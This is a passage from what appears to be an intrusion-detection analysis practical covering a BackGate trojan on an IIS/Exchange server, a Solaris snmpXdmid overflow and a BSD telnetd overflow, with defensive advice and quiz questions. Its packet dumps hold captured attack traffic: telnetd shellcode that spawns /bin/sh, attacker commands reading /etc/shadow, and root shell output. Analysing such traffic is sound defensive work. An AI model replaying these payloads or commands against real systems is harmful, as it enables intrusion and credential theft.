  19:37:31.300930 cust.net.47.227.9273 > 216.86.243.162.32825: P 1:10(9) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > cust.net.47.227.9273: . ack 10 win 5840 (DF)
  19:37:31.350930 cust.net.47.227.9273 > 216.86.243.162.32825: P 10:16(6) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > cust.net.47.227.9273: P 1:10(9) ack 10 win 5840 (DF)
  19:37:31.430930 216.86.243.162.32825 > cust.net.47.227.9273: . ack 16 win 5840 (DF)
```

Further investigations showed that the files of the trojan were in the directotries as advertised by the virus encyclopedia - http://www.cai.com/virusinfo/encyclopedia/descriptions/b/backgatekit.htm
Also, the intruder did not clean up entirely and a batch file was found that contained the commands to FTP the trojan onto the server and install it. This was most likely accomplished by utilizing the IIS Unicode vulnerability (CVE-2000-0884), as cmd.exe was found in the IIS Scripts directory (a known clue to IIS Unicode penetration).

Evidence of Active Targeting
All indications are that this host was targeted because no security precautions had been taken and no monitoring of network activity was performed.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(5 **+** 5 **) – (** -2 **+** 0 **) =** 12

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate Mail Server	**Type:**	see below for description
Scale:	5	**Scale:**	-2
Metric:	Lethality	**Metric:**	Network Countermeasures

Type:	Reconnaissance	**Type:**	none
Scale:	5	**Scale:**	0

Not only were patches not applied to this server, but the people who installed the MS Exchange server did not know how to configure the firewall to pass mail… So they put a Second NIC into the mail server … So it had one nic inside the firewall and one outside. By telneting to the trojan, one could then telnet to machines inside the firewall (even though they are using RFC-1918 addresses)

Defensive Recommendation

- It is strongly recommended that this machine be rebuilt from the ground up. As any MS Windows sys admin worth his salt will tell you "5 minus 2 does not equal 3". That is, no matter what procedures you use to remove the trojan and it's artifacts, can you ***really*** be sure that there are no other backdoors, not to mention the infinite morass of the Windows registry.
- After rebuilding the server, install all patches available from Microsoft for Windows/NT and Exchange Mail Server.
- Do not install nor configure the IIS Web server as it is not necessary for MS-Exchange nor was it in use as the company uses a secured Apache Web server.
- Remove the additional NIC card and configure the firewall to properly pass mail to the MS-Exchange server inside the firewall.
- For further information, please read: BackGate Kit Analysis and Defense - http://www.sans.org/y2k/unicode.htm

Multiple Choice Test Question

If your firewall is blocking e-mail, you should _____ ?

A. stop using e-mail
B. hire a consultant or call tech support for help
C. put two NICs in the mail server, one inside & one outside the firewall
D. use TCPWrappers

Answer: **B**

Although Answer **D** might be tempting, the Hosts.allow file for e-mail would be untenable. The best answer is to properly configure the firewall to pass e-mail.

Is it a Duck ?

It had feathers because the trojan program mmtask.exe (the real file is mmtask.tsk) could be triggered to use 100% cpu cycles until the machine was rebooted. It had a bill because the password catching file could be tftp'd and the administrator account's password was there in plain text. It waddled because it could be used as a telnet proxy (thus hiding the actual ip address of the attacker) to attack other sites and hosts within the protected network. It quacked because the batch file used to install the trojan was still there, giving everyone the address of the host where this trojan can be found. This was too fowl to be a duck – it was road kill.

Detect #4 – Sun snmpXdmid Buffer Overflow Attack

```
09/21-03:02:40.170661  [**] RPC tcp traffic contains bin_sh [**]
202.58.118.12:962 -> CUST.NET.101.1:32778
```

Source of Trace
SNORT IDS log from customer

Detect was Generated by:
Snort 1.8b1

09/29	; date stamp
01:38:45.821209	; time stamp
RPC tcp traffic contains bin_sh	; Alert message
202.58.118.12	; Source IP Address
:962	; Source TCP Port
CUST.NET.208.190	; Destination IP Address
:32778	; Destination TCP Port

Probability Source Address was Spoofed
Low – the attacker wanted to list the /etc/shadow file which contains the encrypted passwords used by the system. Using the method shown below, the attacker could use a program like "John-The-Ripper" to crack the passwords for use later to attempt to login using normally allowed access methods.

Description of Attack
CAN-2001-0236
The SNMP to DMI mapper daemon (snmpXdmid) translates Simple Network Management Protocol (SNMP) events to Desktop Management Interface (DMI) indications and vice-versa. Both protocols serve a similar purpose, and the translation daemon allows users to manage devices using either protocol. The snmpXdmi daemon registers itself with the snmpdx and dmid daemons, translating and forwarding requests from one daemon to the other.

snmpXdmid contains a buffer overflow in the code for translating DMI indications to SNMP events. This buffer overflow is exploitable by local or remote intruders to gain root privileges.

Also see, Solaris /usr/lib/dmi/snmpXdmid vulnerability - http://www.securityfocus.com/archive/1/168936

Attack Mechanism
From http://www.securityfocus.com/archive/1/168936 :
"From the trace above it can be seen that the indication received from 'dmid' is translated into an SNMP trap. It is there that the overflow occurs.

From the way the daemon works it looks like it would be sufficient if it listened solely on the loopback interface or used another form of local transport to communicate. This would make remote attacks on the

daemon much more difficult. Also important, because it is unknown if the daemon provides any authentication at all on messages received on both the SNMP interface as the DMI interface."
In the correlation below, one can see that that the snmp trap buffer is overflowed by the callback from the DMI program. Once that has occurred, the attacker launches a korn shell.

Correlations

```
  03:02:40.170661 128.206.147.34.962 > cust.net.22.1.32778: . 5793:7241(1448)
  ack 1 win 5840 <nop,nop,timestamp 40670 16654> (DF)
    0x0000    4500 05dc 2f9f 4000 2306 dd05 80ce 8f22  E.../.@.@......c
    0x0010    ffff 1601 03c2 800a f5a4 c7e8 0156 210c  ............V!.
    0x0020    8010 16d0 f975 0000 0101 080a 0000 9ede  .....u..........
    0x0030    0000 410e ffff ff8f 0000 0068 0000 0000  ..A........h....
    0x0040    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0050    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0060    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0070    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0080    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0090    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x00a0    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x00b0    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x00c0    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x00d0    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x00e0    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x00f0    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0100    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0110    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0120    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0130    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0140    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0150    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0160    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0170    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
    0x0180    0000 000c ffff ff8f 0000 0068 0000 0000  ...........h....
+++
  07:03:11.641627 128.206.143.34.962 > cust.net.22.1.32778: P
  519095:519111(16) ack 543 win 6432 <nop,nop,timestamp 43818 18340> (DF)
    0x0000    4500 0044 3117 4000 2306 e125 80ce 8f22  E..D1.@.@..%...c
    0x0010    ffff 1601 03c2 800a f5ac 9cfe 0156 232a  ............V#*
    0x0020    8018 1920 18ae 0000 0101 080a 0000 ab2a  ...............*
    0x0030    0000 47a4 6361 7420 2f65 7463 2f73 6861  ..G.cat./etc/sha
    0x0040    646f 770a                                dow.
+++
  07:03:56.170727 cust.net.22.1.32778 > 128.206.143.34.962: P 819:851(32) ack
  519118 win 10136 <nop,nop,timestamp 24255 48270> (DF)
    0x0000    4500 0054 8b00 4000 ff06 c82b ffff 1601  E..T..@....+....
    0x0010    80ce 8f22 800a 03c2 0156 243e f5ac 9d15  ...c.....V$>....
    0x0020    8018 2798 2eeb 0000 0101 080a 0000 5ebf  ..'...........^.
    0x0030    0000 bc8e 2f62 696e 2f6b 7368 5b34 5d3a  ..../bin/ksh[4]:
    0x0040    2072 6562 6f6f 743a 2020 6e6f 7420 666f  .reboot:..not.fo
    0x0050    756e 640a                                und.
+++
    07:11:02.031779 128.206.143.34.962 > cust.net.22.1.32778: P
    519179:519196(17) ack 6309 win 20272 <nop,nop,timestamp 90855 63638> (DF)
```

```
0x0000    4500 0045 3129 4000 2206 e112 80ce 8f22  E..E1)@.@......c
0x0010    ffff 1601 03c2 800a f5ac 9d52 0156 39b0  ...........R.V9.
0x0020    8018 4f30 606e 0000 0101 080a 0001 62e7  ..O0`n........b.
0x0030    0000 f896 2f75 7372 2f73 6269 6e2f 7265  ..../usr/sbin/re
0x0040    626f 6f74 0a                             boot.
```

Evidence of Active Targeting
No other hosts nor other ports (except 111 – the portmapper) were visited by the intruder which certainly makes this an active target.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(5 **+** 5 **) – (** 3 **+** 3 **) =** **4**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate FTP Server	**Type:**	most but not all patches installed
Scale:	5	**Scale:**	3
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	BOF, root access	**Type:**	Firewall blocks most services
Scale:	5	**Scale:**	3

Defensive Recommendation
NOTE:
It is advised that before any attempts to clean the system and install patches, corporate legal services should be contacted for legal ramifications. System forensics may be required by law enforcement agencies before the system is restored.

- Change all passwords **immediately**
- Install a patch from your vendor
- Disable the snmpXdmid daemon
- Restrict Access to snmpXdmi and other RPC services
- Sites that require the functionality of snmpXdmi or other RPC services should restrict access through filtering. Local IP filtering rules that prevent hosts other than localhost from connecting to the daemon may mitigate the risks associated with running the daemon.
- For further information, please see CERT® Advisory CA-2001-05 Exploitation of snmpXdmid - http://www.cert.org/advisories/CA-2001-05.html

Multiple Choice Test Question
What configuration choice would you make for SNMP on an FTP server available to the public?
A. disable snmp unless it stops mission critical software
B. set community name to private
C. set all snmp passwords to the word "**private**"
D. set community public name to public

Answer: A

Although answer **C** is enticing, the word **private** is an easily guessable password. Also, until patches are released that resolve the problems with snmpXdmid, it is strongly recommended to disable it.

Is it a Duck ?

It has feathers due to the quickness of the attack. It quacks because the vulnerability & exploit code are available on the Internet. It waddles because it gives the intruder root privileges. It's duck season – no, it's rabbit season – no, it's sitting duck season.

Detect #5 – BSD Telnetd Buffer Overflow Attack

```
14:28:48.600138 10.0.0.135.32787 > 192.168.30.220.23: S 129184766:129184766(0) win 5840 <mss
  1460,sackOK,timestamp 250062 0,nop,wscale 0> (DF)
14:28:48.600444 192.168.30.220.23 > 10.0.0.135.32786: . ack 10 win 17520 (DF) [tos 0x10]
14:28:48.600485 192.168.30.220.23 > 10.0.0.135.32787: S 2276054795:2276054795(0) ack 129184767
  win 17520 <mss 1460> (DF)
14:28:48.600516 10.0.0.135.32787 > 192.168.30.220.23: . ack 1 win 5840 (DF)
14:28:48.602851 10.0.0.135.32787 > 192.168.30.220.23: P 1:513(512) ack 1 win 5840 (DF)
  0x0000      4500 0228 e332 4000 4006 6b92 0a00 0087     E..(.2@.@.k.....
  0x0010      c0a8 1edc 8013 0017 07b3 33ff 87a9 d70c     ..........3.....
  0x0020      5018 16d0 1b50 0000 fffa 2700 0330 3030     P....P....'..000
  0x0030      3030 3001 374b 37f5 99fd 9ff5 37f9 37fd     000.7K7.....7.7.
  0x0040      f8f5 f93f 9898 374d f9f9 90fd f9f8 fc90     ...?..7M........
  0x0050      f5f5 f540 f8f5 fc27 90f9 fcf9 9098 9f43     ...@...'.......C
  0x0060      f9f8 4637 2f90 f8fd 992f fc37 279f f949     ..F7/..../.7'..I
  0x0070      9837 274e fc27 994e fd9f f890 37fd 902f     .7'N.'.N....7../
  0x0080      2f3f f827 f8f9 90f8 9037 98f5 989f 273f     /?.'.....7....'?
  0x0090      f590 f9fc 3727 fdfd 9999 9946 3799 9898     ....7'.....F7...
  0x00a0      3741 f9fd 9998 37fc 2f4a 2746 f82f fc9f     7A....7./J'F./..
  0x00b0      37f8 45fd fdfc 2ff5 4e4a fdfd fc98 2f90     7.E.../.NJ..../.
  0x00c0      273f f93f 3f2f 3ffc 3ff9 982f 4b99 2f41     '?.??/?.?../K./A
  0x00d0      9898 464b 9f2f 982f 40f9 419f 9ff8 fcfc     ..FK././@.A.....
  0x00e0      98f9 999f 27f9 3745 9f9f 27fc f590 fd98     ....'.7E..'.....
  0x00f0      2f37 9f4b f5fd fc41 4a27 f52f f948 fdfc     /7.K...AJ'./.H..
  0x0100      27f9 2f9f fcfc 9899 9f90 999f 2ff8 fd27     './........../..'
  0x0110      999f 98f5 fc37 f99f 49f9 f92f 9040 9843     .....7..I../.@.C
  0x0120      37f9 99f8 439f 99f5 99f5 9990 902f 9099     7...C......../..
  0x0130      90f9 f540 37fd fd37 9845 9898 9890 f5fc     ...@7..7.E......
  0x0140      45f9 fc9f 902f 3749 90f5 99f8 2f37 9ffd     E..../7I..../7..
  0x0150      fd9f 2f3f 2798 f848 4548 3727 4337 434e     ../?'..HEH7'C7CN
  0x0160      9927 9927 2742 273f f937 99fc 99fd 374d     .'.''B'?.7....7M
  0x0170      f59f 9ff5 9099 3f3f 4037 fcf8 f8f8 fd99     ......??@7......
  0x0180      9049 f898 f8f8 9045 9f40 f92f 903f fd3f     .I.....E.@./.?.?
  0x0190      f83f 99fd fc43 4b3f 2f98 f94b 4b90 fc3f     .?...CK?/..KK..?
  0x01a0      2790 f84b 4845 90f5 9827 f927 984e 4e2f     '..KHE...'.'.NN/
  0x01b0      9f27 989f 2ff9 2ffd f52f 9f46 48f8 f827     .'.././../.FH..'
  0x01c0      f52f fd2f 3790 2f99 f93f f83f 4637 f899     ././7./..?.?F7..
  0x01d0      4999 372f 9999 9ff9 902f 982f 372f 98fd     I.7/....././7/..
  0x01e0      4a9f 9890 9899 2f45 3743 43f8 f59f fc4e     J...../E7CC....N
  0x01f0      2f27 993f 45bf eeee ee08 b8ff fff8 ffff     /'.?E...........
  0x0200      3cf7 d0fd ab31 c099 b09a abfc abb0 3b52     <....1........;R
  0x0210      686e 2f73 6868 2f2f 6269 89e3 5253 89e1     hn/shh//bi..RS..
  0x0220      5251 53ff ffd7 fff0                         RQS.....
14:28:48.604383 10.0.0.135.32787 > 192.168.30.220.23: . 513:1973(1460) ack 1 win 5840 (DF)
  0x0000      4500 05dc e333 4000 4006 67dd 0a00 0087     E....3@.@.g.....
  0x0010      c0a8 1edc 8013 0017 07b3 35ff 87a9 d70c     ..........5.....
  0x0020      5010 16d0 1a77 0000 fffa 2700 0330 3030     P....w....'..000
  0x0030      3030 3101 909f 4827 f82f 4a3f fd3f 3f2f     001...H'./J?.??/
  0x0040      98f5 37fc 4937 409f 902f fcf5 fd4a 37bb     ..7.I7@../...J7K
  0x0050      fdf9 fd2f f5f9 3ffc f545 4ef9 f546 f5fc     .../..?..EN..F..
  0x0060      994d 99f5 2f49 9846 3f4e 3742 fc9f 42f5     .M../I.F?N7B..B.
  0x0070      3ff9 fdfd f83f 9099 f927 f82f 989f 3f90     ?....?...'./..?.
  0x0080      4390 9037 4698 3798 f599 f5f8 f8f8 f842     C..7F.7........B
  0x0090      fcfd 9ff8 fd3f f83f f890 fcfd 279f 99f8     .....?.?....'...
  0x00a0      90fd 3ff5 f599 904d 98fc fcf5 37f9 9927     ..?....M....7..'
```

```
  0x00f0      f890 9f9f 2790 2727 f83f 9f9f 9898 f89f     ....'.''.?......
  0x0100      909f 9f2f 4a3f f59f fcf5 3f98 462f 4627     .../J?....?.F/F'
  0x0110      fd40 9999 9f37 fcfc f83f 4efc 48f9 9837     .@...7...?N.H..7
  0x0120      42f9 9946 983f 4a3f 9f90 2ffd 37f8 f5fc     B..F.?J?../.7...
  0x0130      3f9f fd9f 999f fcfc 4990 9f2f 9f37 4598     ?.......I../.7E.
  0x0140      99f5 f5fc 2798 9927 2f43 372f fc99 fd2f     ....'..'/C7/.../
  0x0150      f546 f89f fc3f 2ffc f837 373f 9843 373f     .F...?/..77?.C7?
  0x0160      2798 9ffd 98f5 43f5 37fc fc2f 9027 fc2f     '.....C.7../.'./
  0x0170      f89f 3f90 3ff5 f849 f8fd f990 f937 2ff8     ..?.?..I.....7/.
  0x0180      49fd 90f9 fd98 9ffd f599 fcf5 fd2f 2f99     I............//.
  0x0190      3ff5 2745 fc27 9f99 f84a fcfd fcf8 f998     ?.'E.'...J......
  0x01a0      4d9f fc9f 462f 3f37 3f3f f899 fd9f fc90     M...F/?7??......
  0x01b0      98f8 2f90 3f99 2ff5 4942 27f8 9f42 2ffc     ../.?./.IB'..B/.
  0x01c0      993f fd99 4127 9998 f8fc 2790 4998 f53f     .?..A'....'.I..?
  0x01d0      272f 2ff5 90f8 98f5 9027 4af9 fc2f f59f     '//......'J../..
  0x01e0      fcf9 fd27 989f fdfd f5fd fd37 fc27 2ff9     ...'.......7.'/.
  0x01f0      37fd 99fc 3fbf eeee ee08 b8ff fff8 ffff     7...?...........
  0x0200      3cf7 d0fd ab31 c099 b09a abfc abb0 3b52     <....1........;R
  0x0210      686e 2f73 6868 2f2f 6269 89e3 5253 89e1     hn/shh//bi..RS..
  0x0220      5251 53ff ffd7 fff0 fffa 2700 0330 3030     RQS.......'..000
  0x0230      3030 3201 f94e 3ffd 903f f937 9ff9 fdf9     002..N?..?.7....
  0x0240      90fc fd3f 3ff5 3737 4327 9f90 9ffd 37fd     ...??.77C'....7.
  0x0250      99f5 2ff5 fdfd 993f f99f f899 4137 372f     ../....?....A77/
  0x0260      2f48 4a98 fc37 f999 9ff9 402f 3f41 2f41     /HJ..7....@/?A/A
  0x0270      3f37 f5fc 992f f59f 3ffd f840 fc99 4af8     ?7.../..?..@..J.
  0x0280      fdfd 37f8 3f99 f940 9937 37f8 37fd 3f9f     ..7.?..@.77.7.?.
  0x0290      2727 fd37 f999 9890 4afc 459f 42f8 f937     ''.7....J.E.B..7
  0x02a0      fdf8 904a 90fc f89f f527 9ffc f59f 9f4b     ...J.....'.....K
  0x02b0      2f40 f527 2799 9998 902f 2ff8 fdf8 3f4a     /@.''..../...?J
  0x02c0      fdfd 9f98 f999 fc41 489f 2ffd f9fc 90f5     .......AH./.....
  0x02d0      903f 4afc 4d40 989f 9846 3ff9 fcf5 4840     .?J.M@...F?...H@
  0x02e0      f99f 2790 3ff8 99fc 9090 f899 fd40 27f9     ..'.?........@'.
14:30:46.209791 192.168.30.220.23 > 10.0.0.135.32787: P 4:105(101) ack 16128254 win 17520 (DF)
[tos 0x10]
  0x0000      4510 008d 2eb9 4000 3f06 2297 c0a8 1edc     E.....@.?."..... 
  0x0010      0a00 0087 0017 8013 87a9 d70f 08a9 4cfc     ..............L.
  0x0020      5018 4470 9b19 0000 7569 643d 3028 726f     P.Dp....uid=0(ro
  0x0030      6f74 2920 6769 643d 3028 7768 6565 6c29     ot).gid=0(wheel)
  0x0040      2067 726f 7570 733d 3028 7768 6565 6c29     .groups=0(wheel)
  0x0050      2c20 3228 6b6d 656d 292c 2033 2873 7973     ,.2(kmem),.3(sys
  0x0060      292c 2034 2874 7479 292c 2035 286f 7065     ),.4(tty),.5(ope
  0x0070      7261 746f 7229 2c20 3230 2873 7461 6666     rator),.20(staff
  0x0080      292c 2033 3128 6775 6573 7429 0a            ),.31(guest).
14:30:46.245793 10.0.0.135.32787 > 192.168.30.220.23: . ack 105 win 5840 (DF)
  0x0000      4500 0028 0eed 4000 4006 41d8 0a00 0087     E..(..@.@.A.....
  0x0010      c0a8 1edc 8013 0017 08a9 4cfc 87a9 d774     ..........L....t
  0x0020      5010 16d0 7a0b 0000                         P...z...
14:30:55.327444 10.0.0.135.32787 > 192.168.30.220.23: P 16128254:16128257(3) ack 105 win 5840
(DF)
  0x0000      4500 002b 0eee 4000 4006 41d4 0a00 0087     E..+..@.@.A.....
  0x0010      c0a8 1edc 8013 0017 08a9 4cfc 87a9 d774     ..........L....t
  0x0020      5018 16d0 038d 0000 6c73 0a                 P.......ls.
14:30:55.349565 192.168.30.220.23 > 10.0.0.135.32787: P 105:291(186) ack 16128257 win 17520
(DF) [tos 0x10]
  0x0000      4510 00e2 2eba 4000 3f06 2241 c0a8 1edc     E.....@.?."A....
  0x0010      0a00 0087 0017 8013 87a9 d774 08a9 4cff     ...........t..L.
  0x0020      5018 4470 3032 0000 2e63 7368 7263 0a2e     P.Dp02...cshrc..
  0x0030      7072 6f66 696c 650a 434f 5059 5249 4748     profile.COPYRIGH
  0x0040      540a 4455 2e67 7a0a 6269 6e0a 626f 6f74     T.DU.gz.bin.boot
  0x0050      0a63 6472 6f6d 0a63 6f6d 7061 740a 6461     .cdrom.compat.da
  0x0060      7461 320a 6465 760a 6469 7374 0a65 7463     ta2.dev.dist.etc
  0x0070      0a68 6f6d 650a 6b65 726e 656c 0a6b 6572     .home.kernel.ker
  0x0080      6e65 6c2e 4745 4e45 5249 430a 6d6e 740a     nel.GENERIC.mnt.
  0x0090      6d6f 6475 6c65 730a 7072 6f63 0a72 6570     modules.proc.rep
  0x00a0      6c61 792e 7368 0a72 6f6f 740a 7361 646d     lay.sh.root.sadm
  0x00b0      696e 2e64 6d70 0a73 6269 6e0a 736e 6f72     in.dmp.sbin.snor
  0x00c0      740a 7370 6164 652e 7263 760a 7374 616e     t.spade.rcv.stan
  0x00d0      640a 7379 730a 746d 700a 7573 720a 7661     d.sys.tmp.usr.va
  0x00e0      720a                                        r.
14:30:55.349608 10.0.0.135.32787 > 192.168.30.220.23: . ack 291 win 6432 (DF)
  0x0000      4500 0028 0eef 4000 4006 41d6 0a00 0087     E..(..@.@.A.....
```

```
  0x0010      c0a8 1edc 8013 0017 08a9 4cff 87a9 d82e     ..........L.....
  0x0020      5010 1920 76fe 0000                         P...v...
14:31:07.124666 10.0.0.135.32787 > 192.168.30.220.23: P 16128257:16128262(5) ack 291 win 6432
(DF)
  0x0000      4500 002d 0ef0 4000 4006 41d0 0a00 0087     E..-..@.@.A.....
  0x0010      c0a8 1edc 8013 0017 08a9 4cff 87a9 d82e     ..........L.....
  0x0020      5018 1920 9e04 0000 6578 6974 0a            P.......exit.
14:31:07.125230 192.168.30.220.23 > 10.0.0.135.32787: F 291:291(0) ack 16128262 win 17520 (DF)
[tos 0x10]
  0x0000      4510 0028 2ebb 4000 3f06 22fa c0a8 1edc     E..(..@.?.".....
  0x0010      0a00 0087 0017 8013 87a9 d82e 08a9 4d04     ..............M.
  0x0020      5011 4470 4ba8 0000 0000 0000 0000          P.DpK.........
14:31:07.125497 10.0.0.135.32787 > 192.168.30.220.23: F 16128262:16128262(0) ack 292 win 6432
(DF)
  0x0000      4500 0028 0ef1 4000 4006 41d4 0a00 0087     E..(..@.@.A.....
  0x0010      c0a8 1edc 8013 0017 08a9 4d04 87a9 d82f     ..........M..../
  0x0020      5011 1920 76f7 0000                         P...v...
14:31:07.125865 192.168.30.220.23 > 10.0.0.135.32787: . ack 16128263 win 17520 (DF) [tos 0x10]
  0x0000      4510 0028 2ebc 4000 3f06 22f9 c0a8 1edc     E..(..@.?."....."
  0x0010      0a00 0087 0017 8013 87a9 d82f 08a9 4d05     ........../..M.
  0x0020      5010 4470 4ba7 0000 0000 0000 0000          P.DpK.........
```

Source of Trace

Birds of a Feather Session during SANSFIRE conference (July 2000)

A network administrator used this trace as evidence that the recently announced BSD Telnetd vulnerability was real, as one of their BSD boxes had been compromised. He had not had time to decode the trace before the convention, and was asking for help in decoding the trace.

Detect was Generated by:

TCPDUMP v.3.4

Probability Source Address was Spoofed

Low – the attacker was attempting to gain root access via telnet … so his program would need to maintain full communication with the target host.

Description of Attack

(CAN-2001-0554)

Within every BSD derived telnet daemon under UNIX the telnet options are processed by the 'telrcv' function. This function parses the options according to the telnet protocol and its internal state. During this parsing, the results that should be sent back to the client are stored within the 'netobuf' buffer. This is done without any bounds checking, since it is assumed that the reply data is smaller than the buffer size (which is BUFSIZ bytes, usually).

However, using a combination of options, especially the 'AYT' (Are You There) option, it is possible to append data to the buffer, usually nine bytes long. To trigger this response, two bytes in the input buffer are necessary. Since this input buffer is BUFSIZ bytes long, you can exceed the output buffer by as much as (BUFSIZ / 2) * 9) - BUFSIZ bytes. For the common case that BUFSIZ is defined to be 1024, this results in a buffer overflow by up to 3584 bytes. On systems where BUFSIZ is defined to be 4096, this is an even greater value (14336).

During the initiation of the Telnet session, the attack code calls illegal (or, at least, undefined) Telnet sub-options. Within these sub-options lies some code, which then executes a buffer overrun, giving the attacker root privileges. In fact it appears that the attacker is sending binary data:

```
Telnet
  Suboption Begin: New Environment Option
    Here's my New Environment Option
      Value:  \003000000\0017K7õ\231ý\237õ7ù7ýøõù?\230\2307Mùù\220ýùøü\
              220õõõ@øõü\220ùüù\220\230\237CùøF7/\220øý\231/ü7'\237ùI\2307'Nü'\
              231Ný\237ø\2207ý\220//?ø'øù\220ø\2207\230õ\230\237'?õ\220üü7'ýý\2
              31\231\231F7\231\230\2307Aùý\231\2307ü/J'Fø/
      Data: ø
      Data: <÷Dý«1À\231\231°\232«ü«°;Rhn/shh/bi\211ãRS\211áRQS
      Data: x
    Command: Suboption End
```

These codes for Telnet Suboptions are not defined in RFC 854 Telnet Protocol Specification (ftp://ftp.isi.edu/in-notes/rfc854.txt) nor RFC 855 Telnet Option Specifications (ftp://ftp.isi.edu/in-notes/rfc855.txt)

Attack Mechanism

The attack works by exploiting a hole/feature in telnetd where environment variables are passed from the calling telnet client, to the receiving telnet daemon. These are normal env variables, such as TERM and TZ. However, there are a few which affect the runtime linker/loader (ld.so). These variables affect how ld.so finds and uses shared libraries.

This vulnerability in ld.so can be exploited by specifying an attacker's library functions. In fact, this code replaces two standard C library functions, openlog and getpass.

getpass is used when a program wants a password to be entered, without echoing to the display. openlog was added because some systems have a different way of initiating logins.

The main crux is that both of these functions are executed when login (which is called when telnetd finds an incoming connection) is running as root. Any code which is executed at that time, will be executed as root. The two trojan functions simply execute /bin/sh as uid 0.

getpass is used in a normal /bin/login and is called after you entering the user's login name. Some systems that use shadow passwords will find, (if you examine the source), that getpass isn't used. To circumvent this, The attack code adds openlog which, if a site is shadowed is probably going to be compiled in.

Correlations

Attack code was found at http://www.outpost9.com/exploits/telnetd.html that appears to duplicate the observed attack. (Note that this web site uses "security through obscurity"

– when you go to the site, you see a black page … moving the cursor over the page reveals no links … highlighting the page only shows one 3 character block that appears to contain only blank spaces … but if you choose the "view page source" option on your web browser, then you can download the page source that contains the instructions for using this attack and links to the code itself.)

Evidence of Active Targeting
Since the attack hopes to gain unauthorized access remotely on this host, the attack is actively targeting this host.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(4 **+** 5 **) – (** 4 **+** 1 **) = 4**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate Server	**Type:**	Patch levels current at Build time
Scale:	4	**Scale:**	4
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	Remote root access	**Type:**	none
Scale:	5	**Scale:**	1

The host appears to have been attacked by another host both using RFC1918 IP numbers. This would appear that both machines are part of large corporate network and the attack came from within the corporate WAN. This attack would not have been blocked by a perimeter firewall, except in the instance where an attacker compromised an internal system that was then used to perform this attack…

Defensive Recommendation
NOTE:
It is advised that before any attempts to clean the system and install patches, corporate legal services should be contacted for legal ramifications. System forensics may be required by law enforcement agencies before the system is restored.

- Install patches available from vendors for the noted vulnerability
- Utilize TCPWrappers so that only "trusted" hosts are allowed access
- Utilize OpenSSH rather than Telnet for its greater security features.
- Compile with TCPWrapper support for added security measures
- Implement firewalls not only at the corporate perimeter, but also at the boundaries of internal networks within the WAN/MAN.
- For further information, please read CERT® Advisory CA-2001-21 Buffer Overflow in telnetd - http://www.cert.org/advisories/CA-2001-21.html
- Also read Does allowing telnet and rlogin increase the risk to my site? - http://www.sans.org/newlook/resources/IDFAQ/telnet_rlogin.htm

Multiple Choice test Question
A perimeter firewall protects the network from which type of attacks?

A. Mistyped destination addresses
B. In-bound attacks for which rules have been implemented
C. All attacks in-bound from the internet
D. Attacks between internal hosts

Answer: **B**

While we would all wish that answer **C** is correct, reality states that only answer **B** is valid. As new attacks are discovered, new rules and methods of blocking them must be programmed into the perimeter defenses.

Is it a Duck ?

It has feathers due to the proliferation of BSD and it's derivatives (nearly all LINUXes). It waddles because the code has been released into the wild (even though the originator claims that the dissemination was illegal – see Legal Battle Brewing Over Release of Telnet Exploit? (http://www.internetnews.com/dev-news/article/0,,10_855121,00.html)). It quacks because the intruder can gain root access to the machine and compromise all passwords and data stored therein. While it is fowl indeed, your goose will be cooked if this attack is not prevented.

Section 3 --- Analyze This


Introduction

For this exercise I chose to analyze the days Sept. 4, 2001 – Sept 8, 2001. The files chosen are as follows:


Alerts	Scans	Out Of Spec
Alert.010904	Scan.010904	oos_Sep.4.2001
Alert.010905	Scan.010905	oos_Sep.5.2001
Alert.010906	Scan.010906	oos_Sep.6.2001
Alert.010907	Scan.010907	oos_Sep.7.2001
